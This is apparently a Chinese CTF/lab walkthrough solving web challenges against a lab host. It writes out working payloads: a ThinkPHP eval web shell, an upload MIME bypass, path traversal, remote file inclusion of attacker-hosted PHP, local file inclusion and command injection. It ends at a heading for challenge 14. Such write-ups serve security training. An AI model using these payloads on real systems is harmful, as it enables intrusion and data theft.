
通过代码执行漏洞入侵目标

解题过程

1.打开浏览器，访问http://192.168.102.62,发现时thinkphp 2.1版本


2.通过搜索引擎，得知此版本存在代码执行漏洞。Poc为`index.php/module/action/param1/${@print(THINK_VERSION)}`

3.根据poc，构造地址：
http://192.168.102.62/index.php/module/action/param1/%7B$%7Bphpinfo%28%29%7D%7D




4.1.证明存在漏洞。再构造：


http://192.168.102.62/index.php/module/action/param1/{${eval($_POST[s])}}使用菜刀连接，如图配置



i

5.浏览站点内容





6.得到key:thinkphp code execution


8.平衡权限的威胁

题目

通过未授权访问获取敏感信息

解题过程

1.打开浏览器，访问http://192.168.102.62





2.查看源码，观察到超链接有一定规律

```
<body>
<div style="margin:200px auto; padding:10px; border:7px dou

    <div class="eight">
    <ul>
    <li><a href="index.html">首页</a></li>
    <li><a href="index-1.html">名言</a></li>
    <li><a href="index-3.html">至理</a></li>
    <ul>
    </div> <br><br>
```


3.构造地址：192.168.102.62/index-2.html ， 访问被限制

4.在主页打开firefox的插件firebug，切换到网络->html选项





5.在地址栏输入：http://192.168.102.62/index-2.html 并回车。从响应内容里得到key:Unauthorized Access




9.文件上传的突破

题目

突破上传限制

解题过程

1.打开浏览器，访问http://192.168.102.62




2.随便上传一个jpg文件，显示：

上传文件名: a.jpg
上传文件类型: image/jpeg
上传文件大小: 0.00390625 Kb


3.再上传一个txt文件，显示：

文件类型错误，你只能上传jpg图片文件。


4.Kali下打开burpsuit，并如图设置代理监听为127.0.0.1:8080




5.打开浏览器设置http代理为127.0.0.1:8080




6.Burpsuit如图设置



7.点击上传，拦截到数据包



8.如图位置修改为image/jpeg ,点击forword



9.成功上传，得到key：Dangerous MIME

10.文件下载的利用


题目

文件下载漏洞的利用

解题过程

1.打开浏览器，访问http://192.168.102.62

2.文件可正常下载，访问http://192.168.102.62/images/Desert.jpg 可得到相同的图片



3.查看此文件下载地址为：http://192.168.102.62/index.php?file=Desert.jpg构造新地址:http://192.168.102.62/index.php?file=../index.php下载得到index.php文件，打开得到key: keep going


11.include的沦陷

题目


通过文件包含执行代码

解题过程

1.打开浏览器，访问http://192.168.102.62




2.观察url地址，访问：http://192.168.102.62/index.php?lang=aaa.php出现报错




3.确定存在文件包含漏洞，且可能可以远程包含。由于测试机和服务器可以互访，所以本地搭建web环境，web根目录存放test.txt文件，内容为：

```
<?php

$f=fopen("index.php","r");

echo fread($f,filesize("index.php"));

fclose($f);

exit();

?>
```

4.接下来访问：http://192.168.102.62/index.php?lang=http://192.168.102.61/test.txt查看源码，得到key:Remote File Include






12.include的沦陷（二）

题目


通过文件包含获取敏感信息

解题过程


1.打开浏览器，访问http://192.168.102.62



2.观察url地址，访问：http://192.168.102.62/index.php?lang=aaa.php 出现报错



3.由此判断存在本地包含漏洞。构造地址：http://192.168.102.62/index.php?lang=../../boot.ini访问得到key:Local File Include



13.exce的沦陷


题目

使用命令执行获取权限

解题过程

1.打开浏览器，访问http://192.168.102.62

2.输入 127.0.0.1并提交



3.填写127.0.0.1 | ipconfig 提交

4.可知目标系统存在命令执行漏洞。执行：127.0.0.1 | type c:\key.txt 可以读取到c盘写key.txt的内容


14.ftp的逆袭

题目

